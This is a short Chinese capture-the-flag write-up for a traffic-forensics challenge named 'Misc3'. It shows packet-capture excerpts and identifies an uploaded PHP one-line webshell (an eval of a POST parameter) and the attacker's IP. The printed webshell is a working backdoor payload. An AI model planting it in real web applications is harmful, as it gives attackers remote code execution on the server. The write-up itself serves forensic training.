

赛题名称：Misc3

解题步骤（WriteUp）

第一步：包里可以看到upload.php被人上传了木马




```
386 GET /filemanager/views/js/ZeroClipbo
386 GET /GreenhouseEJB/services/Greenhou
386 POST /upload.php HTTP/1.1
386 GET /engine/classes/swfupload/swfupl
386 GET /examplesWebApp/EJBeanManagedCli
386 GET /filemanager/views/js/ZeroClipbo
```



```
hp3"··Co ntent-Ty
pe: appl ication/
octet-st ream····
<?php @e val($_PO
ST['a']) ;?>·----
---WebKi tFormBou
ndarybuo AoKLITBo
```

第二步：看到ip 39.168.5.60 使用了该木马，即为攻击者ip



```
136945 519.007084   10.22.0.2     123.147.249.83   HTTP   1990 HTTP/1.1 200 OK  (application/javascript)
137027 519.397149   10.22.0.2     123.147.249.83   HTTP   1990 HTTP/1.1 200 OK  (application/javascript)
137231 520.114049   10.22.0.2     123.147.249.83   HTTP   1990 HTTP/1.1 200 OK  (application/javascript)
101621 393.154004   39.168.5.60   10.22.0.2        HTTP   2083 POST /uploads/hacker.php HTTP/1.1  (application/x-www-form-urlencoded)
 36281 38.235116    10.22.0.2     39.144.218.183   HTTP   2374 HTTP/1.1 200 OK  (application/javascript)
 69573 218.350085   10.22.0.2     39.144.219.140   HTTP   2429 HTTP/1.1 200 OK  (application/javascript)
 69451 218.128860   10.22.0.2     39.144.219.140   HTTP   2430 HTTP/1.1 200 OK  (application/javascript)
```